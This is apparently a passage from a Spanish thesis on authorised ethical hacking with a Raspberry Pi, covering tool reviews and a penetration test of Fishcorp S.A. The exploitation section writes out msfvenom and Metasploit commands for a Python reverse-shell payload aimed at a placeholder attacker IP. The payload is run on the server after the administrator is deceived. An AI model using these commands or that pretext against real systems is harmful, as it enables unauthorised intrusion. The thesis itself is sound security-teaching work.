


Figura 3.17 Pantalla inicial de Metasploit Framework
Elaborado por: Autor

Función Principal: Proyecto de código abierto que provee la infraestructura, contenido y herramientas para ejecutar exploits en pruebas de intrusión y extensas auditorias de seguridad (Metasploit, 2015).

Características:

- Código abierto
- Intuitivo: Su interfaz a pesar de no ser gráfica es muy amigable y fácil de comprender.

Versión: 4.17.8

Autor: Creado por H.D Moore y desde el 2009 adquirido por Rapid7.

Sitio Web Oficial: https://www.metasploit.com/

Licencia: Metasploit Framework License (BSD de 3 cláusulas)

Opciones Disponibles: Al momento de esta investigación, esta herramienta ofrece en su librería 1803 exploits diferentes. Github (2018), establece que la estructura posee 3 elementos principales:

- Librerías: son la base de MSF, encargadas de ofrecer las funciones básicas y las tareas principales. Proporciona APIs.
- Módulos: Establecen las funcionalidades a MSF, son 6: auxiliares, codificadores, de explotación, cargas, generadores de no operación y post-explotación.
- Interfaces.

Escrita en: Perl y Ruby.

Fase del Hacking Ético a la que contribuye: Explotación.

Datos técnicos: Su uso levanta: un servidor de base de datos PostgreSQL, un servidor remoto de tipo RPC Metasploit Server y un servidor web.

Modo de ejecución: Consola.

Nivel de Complejidad: Avanzado.

Facilidad de Uso: 4

Calidad de resultados: 5

Presentación de los resultados: 5

Valoración Final de la herramienta: Metasploitable nos ofrece un gran arsenal de exploits para usar directamente en nuestro objetivo los cuales nos darán varias ventajas sobre el mismo dependiendo de lo que se desee realizar así como varios exploits disponibles para mantener el acceso, aspecto no incluido en el hacking ético.

SET (Social-Engineer Toolkit - Set de Herramientas de Ingeniería Social)

Figura 3.18 Pantalla de inicio de SET
Elaborado por: Autor

Función Principal: Estructura basada en Python creado para pruebas de intrusión mediante ingeniería social (TrustedSec, 2018).

Características:

- Intuitivo: Facil de seguir y en cada paso nos da las nuevas opciones que se pueden escoger.
- Completo: Ofrece 11 ataques de ingeniería social.
- Código abierto

Versión: 7.7.9

Autor: David Kennedy

Sitio Web Oficial: https://www.trustedsec.com/social-engineer-toolkit-set/

Licencia: BSD

TrustedSec (2018), establece que las opciones disponibles son las siguientes:

Opciones Disponibles: Los 11 ataques que ofrece este kit de herramientas son los siguientes:

1. Metodos de ataques por email: Permite crear archivos comunes (docx, pdf, etc) los cuales tendrán incluido un exploit seleccionado previamente y que al ser abierto por la victima nos dará el acceso deseado.
2. Ataques a sitios web: Permite realizar ataques directamente a sitios web, siendo el más popular la clonación del mismo con el fin de obtener credenciales.
3. Generador para infectar dispositivos de almacenamiento: Permite crear un archivo de tipo autorun.inf con un payload incluido. Este será activado al momento de conectar el dispositivo de almacenamiento en la maquina objetivo.
4. Creador de payload y escuchador: Esto permite crear un archivo .exe que abrirá la comunicación entre víctima y atacante.
5. Ataque de Mail masivo, a diferencia del primero no se adjuntara ningún ataque.
6. Ataques basados en Arduino
7. Ataques a Puntos de Acceso Inalámbrico: Permite crear un punto de acceso que ofrecerá paginas creadas por el atacante.
8. Ataques generador de códigos QR: Permite crear códigos QR que al ser leídos por la victima lo dirigirán a los sitios del atacante.
9. Ataques Powershell: Permite usar PowerShell de la victima, consola del sistema operativo Windows que permite ejecutar cambios en el sistema.
10. Ataques SMS: Suplantacion de identidades móviles.
11. Modulos de Terceros: Permite agregar modulos de terceros al SET.

Escrita en: Python

Fase del Hacking Ético a la que contribuye: Explotación.

Datos técnicos: Ninguno.

Modo de ejecución: Consola.

Nivel de Complejidad: Intermedio

Facilidad de Uso: 4

Calidad de resultados: 5

Presentación de los resultados: 4

Valoración Final de la herramienta: Este conjunto de herramientas ofrece una larga cantidad de ataques y aproximaciones posibles a la victima. Es una herramienta muy eficaz y los diferentes ataques ofrecidos se aprovechan de la máxima vulnerabilidad de un sistema: el ser humano (Kennedy, 2014).

3.4.4. Fase de escribir informe.

Para esta fase previa a la entrega del reporte final, se debe reportar las vulnerabilidades encontradas y los exploits usados para acceder a la red de la víctima. Kali Linux ofrece en su versión ARM el marco de trabajo Dradis.

Dradis




Figura 3.19 Area de trabajo del software Dradis
Elaborado por: Autor

Función Principal: Es una aplicación web de código abierto, su función principal es ofrecer un espacio de trabajo colaborativo para llevar control de todo lo realizado a lo largo de un proyecto de auditoria (Kali Linux, 2018).

Características:

- Colaborativa: Permite la introducción de datos de varios usuarios lo cual es una gran ventaja en trabajos a gran escala.

- Independiente de Sistema Operativo: Al ser una aplicación web solo se necesita un explorador para acceder a Dradis.
- Sencillo: Su interfaz es intuitiva y muestra sus opciones de forma muy entendible.

Versión: 3.9.0

Autor: Security Roots

Sitio Web Oficial: https://dradisframework.com/ce/

Licencia: GNU GPLv2

Opciones Disponibles:

- El ambiente compartido funciona con una contraseña general para los miembros.
- Ofrece crear notas y clasificarlas, así como la opción de adjuntar archivos.
- Permite el uso de plugins para expandir sus funcionalidades.

Escrita en: Ruby

Fase del Hacking Ético a la que contribuye: Creación del Reporte

Datos técnicos: Ninguno a destacar.

Modo de ejecución: Aplicación Web.

Nivel de Complejidad: Intermedio.

Facilidad de Uso: 5

Calidad de resultados: 5

Presentación de los resultados: 3

Valoración Final de la herramienta: Esta herramienta permite llevar control de toda actividad que se vaya realizando en una auditoria, así como ir clasificando esta información en forma de notas. Se le asigna un 3 en presentación de resultados ya que demostró tener pequeños inconvenientes al momento de exportar los resultados en formato doc.x.

4. CAPITULO 4: Aplicación General del Hacking Etico en la Empresa Fishcorp S.A.

El presente capitulo tiene como objetivo usar el Raspberry Pi como herramienta de auditoria informática en la empresa Fishcorp S.A. siguiendo las fases del hacking ético. Previo a la aplicación del hacking ético se realizara un análisis F.O.D.A. de la empresa con enfoque en la seguridad informática de la misma. Posteriormente se realizará una descripción de cada actividad realizada por cada etapa, la herramienta que se usara y los resultados obtenidos.

4.1. Análisis F.O.D.A. de la Seguridad Informática de la Empresa

Fortalezas:

- La empresa Fishcorp S.A. cuenta con un ingeniero en sistemas presente en planta, con el perfil profesional requerido, dedicada al mantenimiento de redes y solución de problemas.

Oportunidades:

- Fishcorp S.A. debe aprovechar que el mercado de la seguridad informática esta creciendo brindando un mayor número de soluciones de seguridad informática en el país.
- Las empresas de seguridad informática que han aparecido en los últimos años brindan el servicio de capacitación al personal de las empresas para reforzar la seguridad de la red. Lo cual podría convertirse en una gran fortaleza para Fishcorp S.A.

Debilidades:

- La red de la empresa Fishcorp S.A. no posee routers administrativos por lo que es imposible la configuración de VPNs.
- El servidor no se encuentra con seguridad física permitiendo el acceso de personal no autorizado al mismo.
- El software del servidor no esta actualizado con la última versión del mismo.

Amenazas:

- Hackers podrían acceder al servidor si se llegara a obtener acceso físico o engañando con un archivo malicioso a los usuarios de la red de la empresa Fishcorp S.A. usando ingeniería social. En la sección de anexos se adjuntan fotos del estado del servidor asi como de los routers.
- La falta de routers administrativos permite que ataques a la red inalámbrica sean mas accesibles y fáciles de realizar para un hacker.
- Robo de información delicada por parte de hackers, lo que podría incluir información financiera, datos sobre clientes, entre otros datos de interés sobre Fishcorp S.A.

4.2. Datos Técnicos sobre la Red de la Empresa

Por información obtenida por el administrador de red se conoció que los equipos relacionados a la investigación son los siguientes modelos:

Tabla 4.1 Equipos en la red de Fishcorp S.A.

Equipo	Funcion	Detalles
2 x Mikrotik CRS125-24G-1S-IN	Brindar conexión a internet por medio de las interfaces ethernet a las computadoras de escritorio de la empresa.	Dos de estos en el área administrativa. Puede cambiarse interfaces a unas de fibra y posee puerto USB para modem 4G.
Servidor HPE ProLiant ML110 Gen10	Contiene los archivos de la empresa desde el 2015 en adelante.	Conectado por medio de ethernet a uno de los routers anteriores.
15 Computadores de Escritorio HP	Equipos dedicados a los diferentes trabajos de oficina repartidos entre 6 del departamento administrativo, 6 del departamento financiero y 3 de recursos humanos.	Los equipos tienen instalado Windows 8. Al momento no cuentan con un antivirus actualizado.

Elaborado por: Autor.

En la siguiente imagen podremos observar de forma general como se encuentran conectados los equipos de la empresa Fishcorp S.A.




Figura 4.1 Topología de la red de Fishcorp S.A.
Elaborado por: Autor.

Podemos observar que la red de la empresa posee una estructura simple, conformada por el router principal del proveedor, el cual brinda internet a los dos routers Mikrotik y también ofrece Wi-Fi para la empresa. Los dos routers Mikrotik ocupan sus interfaces de ethernet en brindar internet a los computadores de escritorio de la empresa.

4.3. Aplicación General de las Etapas de Hacking Etico a la Empresa Fishcorp S.A.

Previo al inicio de las pruebas se solicitó el respectivo permiso a la empresa puesto que sin el mismo las actividades a realizar serian de carácter ilegal. En la sección de anexos se podrán encontrar las cartas de solicitud así como la confirmación por parte de la empresa.

Contando con la confirmación de la empresa se procederá a conectar el Raspberry a la red de la misma, en este caso se conectara por un puerto ethernet directamente al router principal.

Una vez iniciada la sesión en el Raspberry se procede a introducir el siguiente comando con el fin de crear una comunicación con el protocolo SSH al computador raiz para manejar de manera más cómoda la plataforma:

ssh -fN -R 8443:localhost:22 carlosestrada@IPdelordenador

En el ordenador se ingresará el siguiente comando y la contraseña del Raspberry para completar el proceso:

ssh root@localhost -p 8443




Figura 4.2 Conexion ssh establecida en el ordenador del autor
Elaborado por: Autor

4.3.1. Fases de reconocimiento.

Para esta etapa se usara la aplicación Maltego siguiendo los pasos descritos a continuación:

1. Iniciar la herramienta Maltego en el ordenador principal y escoger la opción de crear un archivo nuevo.
2. En la paleta de identidades se seleccionará bajo la sección infraestructura la opción *Domain*, indicando que la entidad a analizar será un dominio web. Se procederá a cambiar el nombre del mismo por el sitio web de la empresa: *www.fishcorpsa.net*. Cabe recalcar que esta

etapa no representa ninguna actividad ilegal ya que se esta usando información pública.




Figura 4.3 Visualización de la entidad Domain creada en Maltego
Elaborado por: Autor

3. Se procederá a dar click derecho sobre la entidad y seleccionar DNS From Domain, lo cual realizará todas las transformaciones incluidas en este grupo, dándonos como resultado direcciones de sus servidores DNS, NS, Mail y sitio web como observamos en la siguiente captura:




Figura 4.4 Aplicación de transformaciones sobre DNS
Elaborado por: Autor

Esta etapa nos permitió obtener información de los servidores que la empresa usa para alojar su sitio web, sus cuentas de email así como datos de

servidores DNS. Esta etapa nos permite observar el poder de la herramienta Maltego para mostrarnos de forma gráfica e intuitiva resultados de información pública de una empresa.

Esta información en este caso no será muy relevante ya que observamos que la pagina no está alojada en el servidor ubicado dentro de la empresa y porque al ser un hackeo de caja blanca podremos acceder directamente al servidor mencionado en la siguiente fase.

4.3.2. Fase de escaneo.

En esta parte del hacking ético se conectara el Raspberry Pi directamente a la red inalámbrica de la empresa y se utilizara la herramienta Nmap para hacer una detección de puertos abiertos los cuales indicaran que ataque podría ser usado en la fase de explotación.

Por razones de seguridad se omitirán las direcciones IP que la empresa usa. Conociendo por parte del administrador de red la dirección IP del servidor se procederá a realizar un análisis con Nmap del mismo.

Se introducirá el siguiente comando para realizar un escaneo completo:

nmap -sT -O <direccionIP> -oX Fishcorp

El parametro -sT indica un análisis completo y -O indica que se realice detección de sistema operativo. Finalmente, el parámetro Ox indica que se desea exportar los resultados a un archivo XML de nombre Fishcorp, este archivo podrá ser encontrado en anexos. En la siguiente captura podemos observar detalladamente los puertos abiertos y el sistema operativo que usa el servidor:




Figura 4.5 Resultados de la herramienta Nmap
Elaborado por: Autor

4.3.3. Fase de explotación.

Aprovechando los puertos abiertos se decidirá que exploit usar con ayuda de la herramienta Metasploit Framework. En este caso se creara un exploit en lenguaje python, será guardado en una memoria USB y será introducido en el servidor el cual se encuentra con acceso libre y nos permitirá abrir una sesión de Metasploit desde nuestro computador. En este caso se usará un ataque de TCP reverso.

El primer paso será generar el archivo malicioso, en este caso se escoge Python ya que todos los sistemas tienen por defecto instalado la lectura de este lenguaje y su ejecución directa. Así mismo en base a los resultados obtenidos en Nmap se aprovechará el puerto 49152 que, como se observa en la captura previa, esta libre. Esto se logra con el siguiente comando:

msfvenom -p python/meterpreter/reverse_tcp LHOST=<DIRECCIONIPATQ LPORT=49152 > Fishcorp.py

Donde, LHOST es la dirección IP del atacante, LHOST el puerto que se usara para el ataque y el parámetro Fishcorp.py es el nombre que tomara el archivo ejecutable.

Posteriormente, se necesita crear la sesión de escucha en la plataforma atacante, para esto iniciaremos Metasploit Framework escribiendo el comando *msfconsole* y se ingresaran los siguientes códigos para levantar un servidor en el Raspberry Pi:

use multi/handler
set PAYLOAD python/meterpreter/reverse_tcp
set LHOST <IPDELATQ>
set LPORT 49152
exploit -j -z

Esto permitirá que cuando el archivo sea ejecutado, la sesión de meterpreter se iniciará en la consola atacante, así como lo condiciona a funcionar como un trabajo más, lo que permitirá seguir usando la consola para otras funciones. En la siguiente captura se muestran los pasos explicados previamente:




Figura 4.6 Creación del exploit y de la sesión en Metasploit.
Elaborado por: Autor

El siguiente paso será ejecutar el archivo en el servidor, esto se logró gracias a simple ingeniería social, pidiéndole al administrador de red que nos de un minuto en el servidor para tomar unos datos, se ingresó la memoria USB y se escribió en un terminal: *python F/:Fishcorp.py* donde el comando python le dice al computador que el archivo a ejecutar será en este lenguaje. Al ejecutarlo la ventana se cerrara y veremos la sesión iniciada en el computador atacante y las diferentes opciones que podemos usar. Bastara

usar con comandos Linux básicos como *pwd* para ver en que directorio estamos, *ls* para listar lo que hay dentro del directorio actual y en la **captura** podemos observar parte del comando help que nos muestra todas las opciones disponibles como descargar, copiar, eliminar, cambiar permisos de cualquier archivo, mostrándonos claramente, un equipo muy poco protegido:




Figura 4.7 Listado de archivos en el servidor
Elaborado por: Autor

Adicionalmente al conocer que se utilizan routers Mikrotik, desde la computadora principal del autor se procedió a revisar con Winbox si se mostraban datos de los mismos, comprobando que dos de los tres routers se encuentran sin protección, dando acceso a cualquier persona que desee obtener información de las interfaces usadas, direcciones IPs, entre otros datos de interés. En este caso un ataque muy fácil hubiera sido eliminar las interfaces ethernet creadas con lo cual se hubiera dejado sin acceso a internet a posiblemente más de un departamento de la empresa.




Figura 4.8 Routers sin contraseña
Elaborado por: Autor

4.3.4. Fase de elaboración del reporte.

En esta fase del hacking ético se creara un reporte con los problemas encontrados, para esta fase se usara la herramienta previamente mencionada Dradis. En esta aplicación web bastara con ir anotando los problemas encontrados y da la opción de adjuntar un archivo en el caso de requerirlo.

El informe generado por Dradis se encuentra adjuntado al final de esta investigación como anexo.

4.3.5. Fase de entrega del reporte.

En esta fase final se entregó el reporte al gerente de la empresa, el Ingeniero Jaime Estrada y al ingeniero encargado de la red, a quienes se le explico las vulnerabilidades encontradas y se les brinda las recomendaciones que podrán ser halladas en el siguiente capitulo del presente trabajo.

4.4. Análisis costo/beneficio de la plataforma a usar.

Para el presente trabajo de titulación se adquirió el paquete ofrecido por la compañía CanaKit, en el sitio web Amazon, “CanaKit Raspberry Pi 3

Complete Starter Kit - 32 GB Edition”. Este producto al momento de compra posee un valor de $75.

Este kit incluye:

- Raspberry Pi 3 (RPi3) Model B Quad-Core 1.2 GHz 1 GB RAM.
- 32 GB MicroSD Card (Clase 10).
- Adaptador USB para tarjetas MicroSD
- Fuente de poder Micro USB CanaKit 2.5A con filtro de ruido, diseñado especialmente para el modelo incluido.
- Case para el Raspberry Pi 3
- Cable HDMI con soporte CEC.
- 2 Disipadores de calor.
- Guía de inicio rápido oficial de CanaKit

Figura 4.9 CanaKit Modelo 3B

Fuente: (CanaKit, 2018).

Conclusiones

Por medio del hacking ético se puede simular el proceso que realizaría un hacker con malas intenciones con el fin de encontrar vulnerabilidades en una red informática. Existen variedades de sistemas operativos para este fin, siendo el más popular Kali Linux.

El hacking ético obliga a la industria de la seguridad informática a estar en constante actualización así como a los auditores a estar en constante capacitación debido a la rapidez con la que aparecen tanto nuevas soluciones así como nuevos métodos usados por los hackers.

Esta investigación permitió llegar a las siguientes conclusiones tanto sobre el hardware usado así como sobre la prueba de intrusión realizada.

El Raspberry Pi 3 Model B junto con el sistema operativo Kali Linux demostró ser una excelente herramienta para la elaboración de auditorias informáticas de todo tipo. El software funciono de manera óptima y su rendimiento fue rápido.

Las herramientas incluidas en esta imagen de disco diseñada exclusivamente para arquitecturas ARM son de gran utilidad en una prueba de intrusión. Siguiendo las fases del hacking ético se pudo observar que se incluyen herramientas para cada etapa del mismo lo cual automatiza y facilita el trabajo de un hacker ético.

La plataforma ofrece varias opciones para poder ser accedida de manera remota, en esta investigación se demostró que el protocolo SSH permite realizar esta función de manera eficaz.

Al realizarse la simulación de un proceso de hacking ético, se demostró que la empresa Fishcorp S.A. cuenta con algunas vulnerabilidades en sus sistemas las cuales podrían ser aprovechadas por hackers.

Estas vulnerabilidades fueron explotadas, con el debido permiso de la empresa, y se obtuvo acceso a carpetas internas del servidor que se encuentra en la fabrica.

Esta investigación demostró la necesaria implementación de políticas de seguridad informática en las empresas así como un constante análisis de sus sistemas y equipos.

Recomendaciones

Impulsar a los profesionales en telecomunicaciones, sistemas y redes a capacitarse sobre la seguridad informática y los riesgos que conlleva una mala o nula implementación de la misma.

Dar a conocer en el medio la capacidad que tiene el Raspberry Pi en el campo de las auditorias informáticas.

Encaminar este tipo de investigaciones a la creación y configuración de ambientes de pruebas en laboratorios informáticos, los cuales podrán ser usados con fines educativos.

